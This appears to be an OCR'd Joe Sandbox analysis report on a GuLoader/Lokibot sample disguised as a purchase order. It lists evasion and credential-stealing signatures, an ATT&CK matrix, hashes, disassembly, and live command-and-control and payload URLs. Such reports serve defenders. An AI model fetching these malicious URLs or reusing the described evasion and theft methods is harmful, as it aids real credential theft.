ID: 356484
Sample Name: PO-A2174679-06.exe
Cookbook: default.jbs
Time: 08:47:07
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO-A2174679-06.exe

Overview


General Information

Sample Name:	PO-A2174679-06.exe
Analysis ID:	356484
MD5:	fdec289fb4626dd..
SHA1:	1a1f324185e6114.
SHA256:	eb53256b217e27..
Tags:	exe

Most interesting Screenshot:



Detection




GuLoader Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected GuLoader
- Yara detected Lokibot
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…

Classification



Startup

- **System is w10x64**
- PO-A2174679-06.exe (PID: 6600 cmdline: 'C:\Users\user\Desktop\PO-A2174679-06.exe' MD5: FDEC289FB4626DD56BBB55770AE5F432)
  - PO-A2174679-06.exe (PID: 5424 cmdline: 'C:\Users\user\Desktop\PO-A2174679-06.exe' MD5: FDEC289FB4626DD56BBB55770AE5F432)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Memory Dumps


Source	Rule	Description	Author	Strings
0000000B.00000002.501095690.000000000562000.00000040.00000001.sdmp	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	
0000000B.00000002.501855027.0000000000A83000.00000004.00000020.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
Process Memory Space: PO-A2174679-06.exe PID: 5424	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: PO-A2174679-06.exe PID: 5424	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
Process Memory Space: PO-A2174679-06.exe PID: 5424	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Click to see the 2 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

Stealing of Sensitive Information:

- **Yara detected Lokibot**
- **Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)**
- **Tries to harvest and steal browser information (history, passwords, etc)**
- **Tries to harvest and steal ftp login credentials**
- **Tries to steal Mail credentials (via file access)**


Remote Access Functionality:

- **Yara detected Lokibot**

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 7 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 3	Input Capture 1	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Credentials in Registry 1	Process Discovery 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-A2174679-06.exe	16%	Virustotal		Browse
PO-A2174679-06.exe	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
accessasia.com.hk	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://accessasia.com.hk/ovation/five/fre.php	0%	Avira URL Cloud	safe	
http://sinatrasmob.com/pro/ovation_byHOXsph232.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accessasia.com.hk	192.185.78.145	true	true	• 0%, Virustotal, Browse	unknown
onedrive.live.com	unknown	unknown	false		high
hrf0ga.bn.files.1drv.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://accessasia.com.hk/ovation/five/fre.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/813514912135380996/813514973141532722/ovation_byHOXsph232.bin	PO-A2174679-06.exe, 0000000B.00000002.501095690.0000000000562000.00000040.00000001.sdmp	false		high
http://https://onedrive.live.com/n	PO-A2174679-06.exe, 0000000B.00000002.501746377.0000000000A27000.00000004.00000020.sdmp	false		high
http://https://onedrive.live.com/download?cid=B1076D30E2A6430F&resid=B1076D30E2A6430F%21110&authkey=AO3GCQa	PO-A2174679-06.exe, 0000000B.00000002.501095690.0000000000562000.00000040.00000001.sdmp	false		high
http://https://onedrive.live.com/	PO-A2174679-06.exe, 0000000B.00000002.501746377.0000000000A27000.00000004.00000020.sdmp	false		high
http://https://hrf0ga.bn.files.1drv.com/	PO-A2174679-06.exe, 0000000B.00000002.501746377.0000000000A27000.00000004.00000020.sdmp	false		high
http://sinatrasmob.com/pro/ovation_byHOXsph232.bin	PO-A2174679-06.exe, 0000000B.00000002.501095690.0000000000562000.00000040.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.78.145	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356484
Start date:	23.02.2021
Start time:	08:47:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-A2174679-06.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@43/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.7% (good quality ratio 1%) • Quality average: 10% • Quality standard deviation: 17.1%
HCA Information:	• Successful, ratio: 70% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 168.61.161.212, 51.104.139.180, 51.103.5.186, 52.147.198.201, 23.218.209.198, 13.88.21.125, 92.122.145.220, 40.88.32.150, 23.218.208.56, 51.11.168.160, 8.253.204.249, 8.248.117.254, 67.26.73.254, 8.253.204.120, 8.248.133.254, 92.122.213.247, 92.122.213.194, 13.107.42.13, 13.107.43.12, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): odc-bn-files.onedrive.akadns.net.l-0003.dc-msedge.net.l-0003.l-msedge.net, cs9.wac.phicdn.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, odc-bn-files-geo.onedrive.akadns.net, skypedataprdcoleus15.cloudapp.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, odc-bn-files-brs.onedrive.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, odc-web-brs.onedrive.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, storeedgefd.xbetservices.akadns.net, l-0004.l-msedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, displaycatalog.mp.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, storeedgefd.dsx.mp.microsoft.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, odc-web-geo.onedrive.akadns.net, l-0003.dc-msedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus15.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:49:27	API Interceptor	38x Sleep call for process: PO-A2174679-06.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	• 192.185.181.49
	PO.exe	Get hash	malicious	Browse	• 192.185.0.218
	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
	ESCANEAR_FACTURA-20794564552_docx.exe	Get hash	malicious	Browse	• 162.214.158.75
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.185.46.55
	iAxkn PDF.exe	Get hash	malicious	Browse	• 192.185.10 0.181
	carta de pago pdf.exe	Get hash	malicious	Browse	• 192.185.5.166
	PO.exe	Get hash	malicious	Browse	• 108.179.232.42
	payment details.pdf.exe	Get hash	malicious	Browse	• 50.87.95.32
	new order.exe	Get hash	malicious	Browse	• 108.179.232.42
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• 192.185.181.49
	RdLlHaxEKP.exe	Get hash	malicious	Browse	• 162.214.184.71
	Drawings2.exe	Get hash	malicious	Browse	• 198.57.247.220
	EFT Remittance.xls	Get hash	malicious	Browse	• 162.241.12 0.180
	Remittance Advice.xls	Get hash	malicious	Browse	• 162.241.12 0.180
	Complaint_Letter_1212735678-02192021.xls	Get hash	malicious	Browse	• 192.185.17.119
	Complaint_Letter_1212735678-02192021.xls	Get hash	malicious	Browse	• 192.185.17.119
	SecuriteInfo.com.BehavesLike.Win32.Generic.ch.exe	Get hash	malicious	Browse	• 162.241.194.14
	SecuriteInfo.com.Trojan.PackedNET.546.1336.exe	Get hash	malicious	Browse	• 162.214.184.71

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\PO-A2174679-06.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\89dad5d484a9f889a3a8dfca823edc3e_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\PO-A2174679-06.exe
File Type:	data
Category:	dropped
Size (bytes):	7379
Entropy (8bit):	0.6787210715847813
Encrypted:	false
SSDEEP:	12:fMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMeMet:9
MD5:	DB6D68BC10AB34D28026CA8336B4E986
SHA1:	7FE6C2D23DC859C0F3C2759679AE97CA6739AC9F
SHA-256:	E8D86E10D4E8AEA44D547EDB65B18CC175894E362B31152AF38AEA03D9B93DB9
SHA-512:	DA28A192C54BDD97D81A7D2ECE5B161220B6B7D9DD7C6CDE4F469A8F3EB0161C6A5A0588161377370C89EA9C421AAE396AE0E2BB481C287625A8B31472658DD
Malicious:	false
Reputation:	low
Preview:	.....user.....user.....user..... .....user.....user.....user.....user..... .....user.....user.....user .....user.....user.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.623116556460363
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PO-A2174679-06.exe
File size:	86016
MD5:	fdec289fb4626dd56bbb55770ae5f432
SHA1:	1a1f324185e6114fb1362b00f27fe8009a202361
SHA256:	eb53256b217e27a7ab0f71be2181599a79dc0569dea7fdbc5b32cf96a6bc9109
SHA512:	59cbf20bc1d2fb24430378ec9fa74107c91a6f491b51e9b04911ecd632cce524d4bd56042df8b3bcd8acd448d984bba6290cffa6739960e188d8c055c0f0b0f4
SSDEEP:	1536:WafMF8sN5NZilPSBWNBEotYaYUtl8DLogSR:WHF95ilSUNBLtYaYUt7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....5U.....0....@.....

File Icon

Icon Hash:	74fae4f6c0c0f98c

Static PE Info

General	
Entrypoint:	0x4014c0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x553582A1 [Mon Apr 20 22:50:09 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	40c19fc273c48bb96f5b0a0c56f8b80b

Entrypoint Preview

Instruction
push 0040BA78h
call 00007F0FBCF6F3D5h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+2Ah], ch
jmp 00007F0FE6D08284h
dec ebx
wait
inc ebx
pop es
mov esp, eax
insb
xchg eax, esi
pop ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
dec eax
add byte ptr [esi], al
inc eax
add dword ptr [ecx], 50h
jc 00007F0FBCF6F451h
push 00000065h
arpl word ptr [ebp+esi+00h], si
add byte ptr [eax], al
add byte ptr [eax+eax*4+00000307h], dh
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
adc al, A1h
loop 00007F0FBCF6F407h
inc ebx
rcr ebp, FFFFFF87h
inc ebp

Instruction
popfd
pop es
sub dh, byte ptr [esi-22h]
into
out C3h, al
imul esp, dword ptr [esi+42A39078h], 47h
xchg eax, edx
push ss
sbb byte ptr [esi], bl
and ah, bh
mov dl, 3Ah
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
jl 00007F0FBCF6F386h
add byte ptr [eax], al
pop eax
mov eax, dword ptr [0E000000h]
add byte ptr [eax+4Fh], cl
push esi
inc ebp
inc esp
push edx
inc ebp
inc edi
inc ebp
dec esp
push eax
push ebp
dec esi
push ebx
add byte ptr [50000801h], cl

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x11d54	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x14000	0x8d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x124	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x11234	0x12000	False	0.394232855903	data	6.11276286566	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
